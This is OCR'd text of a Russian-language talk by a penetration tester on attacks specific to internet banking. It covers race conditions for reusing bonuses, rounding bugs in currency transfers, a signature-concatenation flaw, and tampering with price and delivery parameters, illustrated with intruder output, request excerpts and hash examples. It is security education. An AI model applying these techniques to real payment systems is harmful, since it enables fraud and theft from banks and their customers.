
Специфические атаки на интернет-банкинг



О чем поговорим

- Что за интернет-банкинг?
- Типы уязвимостей
- Специфические атаки
- Инструменты
- Выводы
- Квиз

А кто ты?

- Ramazan
- @r0hack  
- Тимлид и пентестер в DeteAct
- Багхантер
- Веду канал BountyOnCoffee 

Зачем ломают интернет-банкинг?

- Украсть деньги
- Украсть персональные данные пользователей
- Получить иную незаконную пользу от банка

Разбираем слона на кусочки

- Внутренний процессинг
- Внешний процессинг
- Счета/Вклады
- Кредиты
- Карты
- 3D-Secure
- + дополнительные плюшки

Типы уязвимостей

- Инъекции
  - SQL
  - XXE
  - LDAP
  - Command
  - Insecure Deserialization
  - XSS
  - …

Типы уязвимостей

- Инъекции
- Логические
  - Improper Access Control
  - Privileges Escalation
  - IDOR
  - Race Condition
  - Mass Assignment
  - Type Juggling
  - ….

Специфические уязвимости и атаки

Специфические уязвимости и атаки

- Race Condition
- Баг с округлением
- Подпись запроса
- Подмена параметра
- Уязвимости в 3D-Secure
- Ошибки бизнес-логики

Race Condition

- Бесконечное использование бонусов/кэшбека
- На счету 100 бонусов
- Товар стоит 1000 рублей или хотим перевести их в рубли
- Отправляем одновременно много запросов
- Атака прошла успешно

Row	Payload	Status	Words	Length	Time	Label
0		200	356	1901	447	
1		200	400	2089	457	
2	0094	200	356	1901	431	
3	0117	200	356	1901	437	
4	0115	200	356	1901	436	
5	0099	200	356	1901	444	
6	0135	200	356	1901	422	
7	0176	200	356	1901	431	
8	0187	200	356	1901	436	
9		200	400	2089	469	
10	0150	200	356	1901	443	
11	0161	200	356	1901	442	
12	0124	200	356	1901	452	
13	0139	200	356	1901	436	
14	o484t	200	356	1901	498	
15	0133	200	356	1901	453	
16	0241	200	356	1901	456	
17	0072	200	356	1901	444	
18	0071	200	356	1901	434	
19	0100	200	356	1901	525	
20	0108	200	356	1901	475	

Raw | Params | Headers | Hex

```
POST [redacted]balance HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:81.0)
Gecko/20100101 Firefox/81.0
Accept: application/json,
text/javascript, */*; q=0.01
Accept-Language:
ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
```

Raw | Headers | Hex | JSON Beautifier

```
{
  "success": "[redacted] Вы успешно оплатили за подписку, используя свой баланс",
  "redirect": "[redacted]subscribe"
}
```

История подписки


Дата получения	Дата окончания	Код транзакции	Наим
11.11.2020	18.11.2020	Баланс лицевого счета	
04.11.2020	11.11.2020	Баланс лицевого счета	
04.11.2020	11.11.2020	Баланс лицевого счета	
28.10.2020	04.11.2020	Баланс лицевого счета	
28.10.2020	04.11.2020	Баланс лицевого счета	
28.10.2020	04.11.2020	Баланс лицевого счета	
28.10.2020	04.11.2020	Баланс лицевого счета	
21.10.2020	28.10.2020	Баланс лицевого счета	
14.10.2020	21.10.2020	Баланс лицевого счета	
14.10.2020	21.10.2020	Баланс лицевого счета	
14.10.2020	21.10.2020	Баланс лицевого счета	
14.10.2020	21.10.2020	Баланс лицевого счета	

Caption

Мои данные:

-899.00

Race Condition



Race Condition


- Состояние гонки в процессинге
- Может встретиться в разных комбинациях
- При внутренних переводах между счетами/кредитами
- При внешних переводах
- При погашении долгов
- ….

Баг с округлением

- round(0.005,2) = 0.01
- Классический баг в интернет-банкинге
- Все еще много можно встретить

Баг с округлением

- Переводим с рублевого счета на долларовый
- $1 = ₽70
- ₽0.36 = $0.01



Подпись запроса

```
119     if (currency !== OrderCurrency.RUB) {
120       const signature = sha256(`${merchantLogin}:${sum}:${invoiceId}:${currency}:${receipt}:${password}`)
121       return {
122         ...paymentInfoBase,
123         OutSumCurrency: currency,
124         SignatureValue: signature
125       }
126     }
127
128     const signature = sha256(`${merchantLogin}:${sum}:${invoiceId}:${receipt}:${password}`)
129     return {
130       ...paymentInfoBase,
131       SignatureValue: signature
132     }
133   }
134 }
```

Подпись запроса

- invoiceID = 123
- sum = 1000
- currency = USD
- desc = desc
- secret = secret

```
php > echo hash('sha256', "123:1000:USD:desc:secret");
3c88fe3434b50054bbcd5d07d150b698570a1e7969db26831e0b4a049b5c17fe
```

Подпись запроса

- invoiceID = 123
- sum = 1000
- desc = USD:desc
- secret = secret
- В итоге получим оплату в рублях

```
php > echo hash('sha256', "123:1000:USD:desc:secret");
3c88fe3434b50054bbcd5d07d150b698570a1e7969db26831e0b4a049b5c17fe
```

Подпись запроса

- Похожая ситуация была и с изменением цены

- sum = 500
- description = desc = …500desc…
- …

- sum = 5
- description = 00desc = …500desc…

Подмена параметра


- Изменение стоимости

Подмена параметра


- Изменение стоимости

- Сумма передается прямо в запросе
- Сумму возвращает сервер

Сумму возвращает сервер




Сумму возвращает сервер



Подмена параметра

- Изменение стоимости доставки

- Нашел параметр, который отвечает за сумму доставка


Покупатель
Магазин
Payture
Банк-эмитент
Ввод данных платежной карты
api/[Block/Pay]
Проверка вовлеченности в 3DS
